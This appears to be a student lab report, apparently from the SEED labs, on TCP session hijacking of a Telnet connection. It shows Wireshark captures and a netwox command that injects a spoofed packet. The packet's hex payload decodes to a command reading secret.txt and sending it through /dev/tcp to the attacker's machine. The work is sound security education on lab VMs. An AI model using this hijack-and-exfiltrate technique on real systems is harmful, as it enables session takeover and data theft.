
```
▸ Internet Protocol Version 4, Src: 192.168.43.14, Dst: 192.168.43.13
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 42334, Seq: 633, Ack: 150, Len: 82
    Source Port: 23
    Destination Port: 42334
    [Stream index: 0]
    [TCP Segment Len: 82]
    Sequence Number: 633    (relative sequence number)
    Sequence Number (raw): 352949118
    [Next Sequence Number: 715    (relative sequence number)]
    Acknowledgment Number: 150    (relative ack number)
    Acknowledgment number (raw): 367756972
```

```
0000  08 00 27 00 22 5f 08 00  27 e4 1f a2 08 00 45 10   ··'·"_·· '·····E·
0010  00 86 02 c2 40 00 40 06  60 34 c0 a8 2b 0e c0 a8   ····@·@· `4··+···
0020  2b 0d 00 17 a5 5e 15 09  93 7e 15 eb 86 ac 80 18   +····^·· ·~······
0030  01 fd d7 e4 00 00 01 01  08 0a 6c 3c 77 17 5a 2f   ········ ··l<w·Z/
0040  46 3a 1b 5d 30 3b 6d 61  6e 73 69 40 6d 61 6e 73   F:·]0;ma nsi@mans
0050  69 2d 56 69 72 74 75 61  6c 42 6f 78 3a 20 7e 07   i-Virtua lBox: ~·
0060  1b 5b 30 31 3b 33 32 6d  6d 61 6e 73 69 40 6d 61   ·[01;32m mansi@ma
0070  6e 73 69 2d 56 69 72 74  75 61 6c 42 6f 78 1b 5b   nsi-Virt ualBox·[
0080  30 30 6d 3a 1b 5b 30 31  3b 33 34 6d 7e 1b 5b 30   00m:·[01 ;34m~·[0
0090  30 6d 24 20                                        0m$
```

Next Sequence Number (tcp.nxtseq)   Packets: 134 · Displayed: 33 (24.6%) · Dropped: 0 (0.0%)   Profile: Default



```
[12/16/21]seed@VM:~$ sudo netwox 40 --ip4-src 192.168.0.118 --ip4-dst 192.168.0.119 --tcp-dst 23  --tcp-src 35742  --tcp-seqnum 542354897 --t
cp-window 2000 --tcp-data "0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f3139322e3136382e302e3131372f393039300a
"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0061=97___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x19FC=6652___________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x1E5E_____________|
|                            source                             |
|________________________192.168.0.118__________________________|
|                          destination                          |
|________________________192.168.0.119__________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x8B9E=35742__________|___________0x0017=23___________|
|                            seqnum                             |
|____________________0x2053ADD1=542354897_______________________|
|                            acknum                             |
|________________________0x00000000=0___________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|_________0x07D0=2000___________|
|           checksum            |            urgptr             |
|_________0xAC5B=44123__________|___________0x0000=0____________|
0a 63 61 74  20 2f 68 6f  6d 65 2f 73  65 65 64 2f  # .cat /home/seed/
73 65 63 72  65 74 2e 74  78 74 20 3e  20 2f 64 65  # secret.txt > /de
76 2f 74 63  70 2f 31 39  32 2e 31 36  38 2e 30 2e  # v/tcp/192.168.0.
31 31 37 2f  39 30 39 30  0a                        # 117/9090.
[12/16/21]seed@VM:~$
```



No.	Time	Source	Destination	Protocol	Length	Info
2907	2021-12-16 01:04:42.0266913…	192.168.0.108	74.125.250.52	UDP	1210	60870 → 19305 Len=1168
2908	2021-12-16 01:04:42.0305822…	192.168.0.108	74.125.250.52	UDP	1210	60870 → 19305 Len=1168
2909	2021-12-16 01:04:42.0324198…	74.125.250.52	192.168.0.108	UDP	108	19305 → 60870 Len=66
2910	2021-12-16 01:04:42.0330871…	192.168.0.108	74.125.250.52	UDP	172	60873 → 19305 Len=130
2911	2021-12-16 01:04:42.0349878…	192.168.0.108	74.125.250.52	UDP	1210	60870 → 19305 Len=1168
2912	2021-12-16 01:04:42.0393910…	192.168.0.108	74.125.250.52	UDP	1210	60870 → 19305 Len=1168
2913	2021-12-16 01:04:42.0400610…	192.168.0.118	192.168.0.119	TELNET	111	Telnet Data ...
2914	2021-12-16 01:04:42.0441012…	192.168.0.108	74.125.250.52	UDP	1210	60870 → 19305 Len=1168
2915	2021-12-16 01:04:42.0458369…	192.168.0.108	74.125.250.52	UDP	140	60873 → 19305 Len=98
2916	2021-12-16 01:04:42.0476799…	192.168.0.108	74.125.250.52	UDP	1210	60870 → 19305 Len=1168
2917	2021-12-16 01:04:42.0500077…	74.125.250.52	192.168.0.108	UDP	1144	19305 → 60873 Len=1102

```
▸ Frame 2913: 111 bytes on wire (888 bits), 111 bytes captured (888 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5d:53:0d (08:00:27:5d:53:0d), Dst: PcsCompu_5c:f6:ce (08:00:27:5c:f6:ce)
▸ Internet Protocol Version 4, Src: 192.168.0.118, Dst: 192.168.0.119
▸ Transmission Control Protocol, Src Port: 35742, Dst Port: 23, Seq: 542354897, Len: 57
▸ Telnet
```

```
0000  08 00 27 5c f6 ce 08 00  27 5d 53 0d 08 00 45 00   ..'\.... ']S...E.
0010  00 61 f0 bd 00 00 00 06  47 9c c0 a8 00 76 c0 a8   .a...... G....v..
0020  00 77 8b 9e 00 17 20 53  ad d1 00 00 00 00 50 00   .w.... S ......P.
0030  07 d0 ac 5b 00 00 0a 63  61 74 20 2f 68 6f 6d 65   ...[...c at /home
0040  2f 73 65 65 64 2f 73 65  63 72 65 74 2e 74 78 74   /seed/se cret.txt
0050  20 3e 20 2f 64 65 76 2f  74 63 70 2f 31 39 32 2e    > /dev/ tcp/192.
0060  31 36 38 2e 30 2e 31 31  37 2f 39 30 39 30 0a      168.0.11 7/9090.
```

wireshark_enp0s3_20211216010423_XCIl3O   Packets: 25531 · Displayed: 25531 (100.0%)   Profile: Default

CONCLUSION :

I saw that after the attacker was able to send a tcp packet with the earlier recorded sequence number and post numbers the wireshark did capture the packet but nowhere was the attacker machine’s IP address mentioned that is the attacker was successful in his/her attack. The wireshark application running in the server machine displayed that the tcp packet was sent from the client machine to itself which is perfectly aligned to what we expect.So whenever the session hijacking attack gets successful, the attacker can then perform any actions that the original user is authorized to do during the active session.